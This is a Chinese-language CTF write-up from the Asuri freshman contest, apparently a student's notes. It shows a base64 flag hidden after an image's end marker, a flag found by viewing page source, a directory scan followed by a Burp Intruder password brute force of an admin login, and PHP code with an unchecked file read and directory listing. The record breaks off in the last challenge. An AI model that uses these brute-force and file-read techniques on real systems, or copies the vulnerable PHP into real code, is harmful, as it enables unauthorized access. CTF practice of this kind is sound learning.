

Asuri新生赛

misc-签到

Challenge ×

misc-签到
703

你渴望嘉木的力量吗

 checkin.zip


Flag

Submit

解题思路：(我也想要嘉木的力量)

先下载下来再说

果然是一张图



不好意思点开了，没眼看

然后丢进010 Editor，直接拖到最下面

45A0h:	A1 89 4A C3	C1 5C B9 1F	A0 0C 7C 3C	C0 84 FB 1D	¡%JAA\+.:. <A„ü.
45B0h:	2B 97 26 21	65 6E A0 C1	BA 7A 95 0A	AB 64 67 1F	+—&!en Á°z•.«dg.
45C0h:	0B 97 2D 10	15 3E C8 75	59 9E 54 6E	A5 72 E4 E4	.—...>ÈuYžTn¥rää
45D0h:	25 86 1A 31	EE B8 40 76	DC CF 75 CB	91 A0 42 67	%†.1î, @vŬİuÊ` Bg
45E0h:	74 C5 71 B5	FC AE 5C 89	11 8D 39 D0	12 F4 05 72	tÅquü@%\%...9Đ.ô.r
45F0h:	E4 48 5B 00	B8 B4 E1 29	30 27 AA E5	C8 C8 73 44	äH[. ‚ á) 0'ª äÈÈsD
4600h:	9C A5 81 93	D9 72 E5 08	00 CE 51 8C	85 CB 94 20	œ¥.“Ŭrå..îQœ...È”
4610h:	8E E4 2E 9F	4A E5 CA 10	56 CB BA AE	2D 87 60 AE	Žä.ŸJäÊ.VÈ°@—†`®
4620h:	5C A1 05 DB	06 25 20 FC	D0 B9 72 84	11 C0 07 7B	\ı.Ŭ.‰ üĐ¹r„.À.{
4630h:	25 70 2D C8	3C 85 CB 94	21 C0 62 65	20 00 B7 AA	%p—È<...È”!Àbe . .ª
4640h:	E5 CA 10 01	82 9C 1D 0A	E5 CA 16 13	3D 5C 61 72	äÊ...œ...äÊ...=\ar
4650h:	E5 CA 10 FF D9	20 20 20 20	5A 6D 78 68	5A 33 73	äÊ.ŸŬ ZmxhZ3s
4660h:	78 58 33 64	68 62 6E 52	66 61 6D 6C	68 62 58 56	xX3dhbnRfam1hbXV
4670h:	7A 58 33 41	77 64 32 56	79 66 51 3D	3D	zX3Awd2VyfQ==

眼前一串base64编码，丢进解码器

base编码

base16、base32、base64

ZmxhZ3sxX3dhbnRfam1hbXVzX3Awd2VyfQ==

编码

base64

字符集

flag{l_want_jiamus_p0wer}

获得了嘉木的力量！

一进页面点不动，慌了

Challenge ×

baby-web-九曲十八弯

620

<http://desperadoccy.club:39011/>

Flag

Submit

然后view-source一下

← → ↻ ⓘ 不安全 | view-source:desperadoccy.club:39011

```
54         }
55         return true;
56     } catch (e) {
57         return false;
58     }
59 }
60 </script>
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
```

```
94
95
96     <script src="./scripts/hello_world.js"></script>
97 </body>
98
99 </html>
```

/QXN1cm17dm11d19zb3VyY2Unc19wb3dlcn0=

Asuri(view_source's_power)

解密成功

< 解密

加密 >

QXN1cm17dm11d19zb3VyY2Unc19wb3dlcn0=

mediun_web_justburp

×

<http://139.9.212.218:39010/>

Flag

Submit

用户名:

--

密码:

--

登陆

hint:admin用户的密码似乎在某个页面里

请输入账户密码

某个页面，所以想到用御剑扫一下



《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656



域名: <http://139.9.212.218:39010/index.php>

开始扫描

停止扫描

线程: 20 (条 CPU核心 * 5最佳)

☒ DIR: 1153☒ ASPX: 822☒ 探测200

超时: (秒 超时的页面被丢弃)

☒ MDB: 419

☒ FAF: 1066
☒ TSP: 631

☐ 探测403
☐ 探测3XX

扫描信息：扫描完成...

扫描线程：0

扫描速度: 0/秒

[illegible]

果然出现了一个robots.txt
点它，然后获得了一个密码集
name-pass.txt
打开Burp->Add这个文档然后爆破

The screenshot shows the Burp Suite Intruder attack window. The 'Results' tab is active, displaying a table of attack results. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The first row is highlighted, showing request 585 with payload 'passwordbyyl', status 200, and length 675. Below the table, the 'Request' tab is selected, showing the raw HTTP request: GET /index.php?name=admin&password=passwordbyyl HTTP/1.1. The host is 139.9.212.218:39010 and the user-agent is Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0. A search bar at the bottom shows 0 matches.

Request	Payload	Status	Error	Timeout	Length	Comment
585	passwordbyyl	200			675	
0		200			651	baseline request
1	i»¿admin	200			651	
2	admin12	200			651	
3	admin888	200			651	
4	admin8	200			651	
5	admin123	200			651	
6	sysadmin	200			651	
7	qazwsxedc	200			651	
8	1qaz2wsx	200			651	
9	zxcvbn	200			651	
10	asdfgh	200			651	

Request: GET /index.php?name=admin&password=passwordbyyl HTTP/1.1
Host: 139.9.212.218:39010
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0

收获密码

用户名:

密码:

登陆

hint:admin用户的密码似乎在某个页面里

看你骨骼精奇，就将flag交于你了! Asuri{Burp_1s_Gre@t}

hart_web_php。。

Request	Response
<div> <div>RawParamsHeadersHex</div> <pre> GET /read_file.php HTTP/1.1 Host: 139.9.212.218:39009 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: keep-alive Cookie: user=admin Upgrade-Insecure-Requests: 1 </pre> </div>	<div> <div>RawHeadersHex</div> <pre> HTTP/1.1 200 OK Date: Sun, 17 Nov 2019 12:33:06 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: PHP/5.5.9-lubuntu4.14 Vary: Accept-Encoding Content-Length: 550 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html <?php if(isset(\$_GET['file'])) { \$file = \$_GET['file']; if(\$file == "submit") { echo "Submitted"; } else { readfile(\$file); } } else { echo "No flag here"; } ?> </pre> </div>

重复了一遍操作，发现东西了

← → ↻ ⓘ 不安全 | 139.9.212.218:39009/no_flag_here.php

```
bool(false) <?php
    header("Content-type: text/html; charset=utf-8");
    //都说了flag不在这，去根目录找找吧<br>不过这边给你提供一个功能呢
    //输入你想查看的目录吧
    if(isset($_GET['url']))
        $url = $_GET['url'];
    var_dump(@scandir($url));
    show_source(__FILE__);
?>
```